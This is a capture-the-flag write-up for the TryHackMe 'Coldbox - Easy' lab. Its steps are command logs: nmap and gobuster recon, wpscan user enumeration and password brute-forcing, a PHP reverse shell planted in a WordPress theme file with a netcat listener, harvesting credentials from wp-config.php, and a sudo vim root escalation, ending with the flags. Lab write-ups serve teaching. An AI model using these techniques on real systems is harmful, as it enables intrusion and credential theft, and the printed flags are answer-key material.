> CTF Challenge Name : Coldbox - Easy
> CTF Platform : ,TryHackMe,
> Author : Karun-A3E

Recon

Perform a nmap scan to find the open services and ports operating on the target IP Machine

```
root@ip-10-10-47-243:~# nmap -sC -sV 10.10.171.50 -T4 --min-rate=9400

Starting Nmap 7.60 ( https://nmap.org ) at 2023-10-27 04:33 BST
Nmap scan report for ip-10-10-171-50.eu-west-1.compute.internal (10.10.171.50)
Host is up (0.00056s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-generator: WordPress 4.1.31
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: ColddBox | One more machine
MAC Address: 02:72:AC:DA:92:FF (Unknown)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.19 seconds
```

Given that we have a port 80 operating, we can perform a gobuster enumeration to find other directories

```
root@ip-10-10-47-243:~# gobuster dir -u "http://10.10.171.50" -w /usr/share/wordlists/dirb/common.txt
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://10.10.171.50
[+] Threads:        10
[+] Wordlist:       /usr/share/wordlists/dirb/common.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Timeout:        10s
===============================================================
2023/10/27 04:35:26 Starting gobuster
===============================================================
/.hta (Status: 403)
/.htpasswd (Status: 403)
/.htaccess (Status: 403)
/hidden (Status: 301)
/index.php (Status: 301)
/server-status (Status: 403)
/wp-admin (Status: 301)
/wp-content (Status: 301)
/wp-includes (Status: 301)
/xmlrpc.php (Status: 200)
===============================================================
2023/10/27 04:35:26 Finished
===============================================================
```

From the gobuster, it can be seen that there is WordPress operating on the site. To find users and exploit, we can use wpscan.

Wpscan

To find users and enumerate the site, the following command can be used :

```
// wpscan --url http://10.10.171.50 -e

root@ip-10-10-47-243:~# wpscan --url http://10.10.171.50 -e
_______________________________________________________________
        __          _______   _____
        \ \        / /  __ \ / ____|
         \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
          \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
           \  /\  /  | |     ____) | (__| (_| | | | |
            \/  \/   |_|    |_____/ \___|\__,_|_| |_|

        WordPress Security Scanner by the WPScan Team
                       Version 3.8.7
      Sponsored by Automattic - https://automattic.com/
      @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[i] It seems like you have not updated the database for some time.
```

```
[?] Do you want to update now? [Y]es [N]o, default: [N]n
[+] URL: http://10.10.171.50/ [10.10.171.50]
[+] Started: Fri Oct 27 04:38:25 2023
```

From the scan we were able to obtain a few usernames :

```
[+] Enumerating Users (via Passive and Aggressive Methods)
 Brute Forcing Author IDs - Time: 00:00:00 <==> (10 / 10) 100.00% Time: 00:00:00

[i] User(s) Identified:

[+] the cold in person
 | Found By: Rss Generator (Passive Detection)

[+] hugo
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] c0ldd
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] philip
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPVulnDB API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 50 daily requests by registering at https://wpvulndb.com/users/sign_up

[+] Finished: Fri Oct 27 04:38:35 2023
[+] Requests Done: 3120
[+] Cached Requests: 10
[+] Data Sent: 776.068 KB
[+] Data Received: 696.679 KB
[+] Memory used: 259.137 MB
[+] Elapsed time: 00:00:10
```

With this we can begin bruteforcing the login, once again using the usernames.


```
root@ip-10-10-47-243:~# wpscan --url http://10.10.171.50/ -U philip,c0ldd,hugo -P /usr/share/wordlists/rockyou.txt
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                        Version 3.8.7
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[i] It seems like you have not updated the database for some time.
[?] Do you want to update now? [Y]es [N]o, default: [N]n
[+] URL: http://10.10.171.50/ [10.10.171.50]
[+] Started: Fri Oct 27 04:43:42 2023
```

From the brute-force, we can obtain the password for one of the users

```
+] Enumerating All Plugins (via Passive Methods)

[i] No plugins Found.

[+] Enumerating Config Backups (via Passive and Aggressive Methods)
 Checking Config Backups - Time: 00:00:00 <==================> (22 / 22) 100.00% Time: 00:00:00

[i] No Config Backups Found.

[+] Performing password attack on Wp Login against 3 user/s
[SUCCESS] - c0ldd / 9876543210
```

Reverse Shell

After gaining access to the wordpress admin, proceed to editor in the appearance and edit the page 404.php. In this page, upload a php reverse shell.



After updating the file, start a netcat listening .

```
nc -lnvp 1234
```

Then proceed onto browsing the 404.php file, to initiate the session,

```
http://10.10.171.50/wp-content/themes/twentyfifteen/404.php
```

```
root@ip-10-10-47-243:~# nc -lvnp 1234
Listening on [0.0.0.0] (family 0, port 1234)
Connection from 10.10.171.50 54562 received!
Linux ColddBox-Easy 4.4.0-186-generic #216-Ubuntu SMP Wed Jul 1 05:34:05 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
 05:56:13 up 25 min,  0 users,  load average: 0.00, 0.38, 0.52
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

With that we have access to the machine.

User Flag

The reverse shell has to be upgraded to gain access to certain functionalities :

```
python3 -c 'import pty; pty.spawn("/bin/sh")'
```

After gaining access, change directory over to the /home. Inside the /home directory, there is an user called coldd. However as user : www-data, we are unable to read the file. Attempting to change user also does not work with the previously recovered password. Therefore, to recover the password, we can check the file :

```
// /var/www/html/wp-config
$ cat wp-config.php
<?php
/**
 * The base configurations of the WordPress.
 *
 * This file has the following configurations: MySQL settings, Table Prefix,
 * Secret Keys, and ABSPATH. You can find more information by visiting
 * {@link http://codex.wordpress.org/Editing_wp-config.php Editing wp-config.php}
 * Codex page. You can get the MySQL settings from your web host.
 *
 * This file is used by the wp-config.php creation script during the
```

```
 * installation. You don't have to use the web site, you can just copy this file
 * to "wp-config.php" and fill in the values.
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'colddbox');

/** MySQL database username */
define('DB_USER', 'c0ldd');

/** MySQL database password */
define('DB_PASSWORD', 'cybersecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');
```

With that we have acquired the coldd user password : ,cybersecurity,. After which switch user and read the user.txt

```
su c0ldd
Password: cybersecurity

c0ldd@ColddBox-Easy:/$ ls
ls
bin   home            lib64       opt   sbin  tmp      vmlinuz.old
boot  initrd.img      lost+found  proc  snap  usr
dev   initrd.img.old  media       root  srv   var
etc   lib             mnt         run   sys   vmlinuz
c0ldd@ColddBox-Easy:/$ cd /home/c0ldd
cd /home/c0ldd
c0ldd@ColddBox-Easy:~$ ls
ls
user.txt
c0ldd@ColddBox-Easy:~$ cat user.txt
cat user.txt
RmVsaWNpZGFkZXMsIHByaW1lciBuaXZlbCBjb25zZWd1aWRvIQ==
c0ldd@ColddBox-Easy:~$
```

User.txt : RmVsaWNpZGFkZXMsIHByaW1lciBuaXZlbCBjb25zZWd1aWRvIQ==

Priv Esc

To priv Escalate, we can move on to finding the sudo permissions of coldd. By entering the commnad sudo -l

```
c0ldd@ColddBox-Easy:~$ sudo -l
sudo -l
[sudo] password for c0ldd: cybersecurity

Coincidiendo entradas por defecto para c0ldd en ColddBox-Easy:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

El usuario c0ldd puede ejecutar los siguientes comandos en ColddBox-Easy:
    (root) /usr/bin/vim
    (root) /bin/chmod
    (root) /usr/bin/ftp
```

After checking GTFOBINS, there is a code we can use to gain root access :

```
sudo vim -c ':!/bin/sh'
```

After entering this command, we are able to become root user.

```
:!/bin/sh
# ls
ls
user.txt
# whoami
whoami
root
# ls
ls
```

```
user.txt
# cd /root
cd /root
# ls
ls
root.txt
# cat root.txt
cat root.txt
wqFGZWxpY2lkYWRlcywgbcOhcXVpbmEgY29tcGxldGFkYSE=
#
```

With this we have obtained the root flag : wqFGZWxpY2lkYWRlcywgbcOhcXVpbmEgY29tcGxldGFkYSE=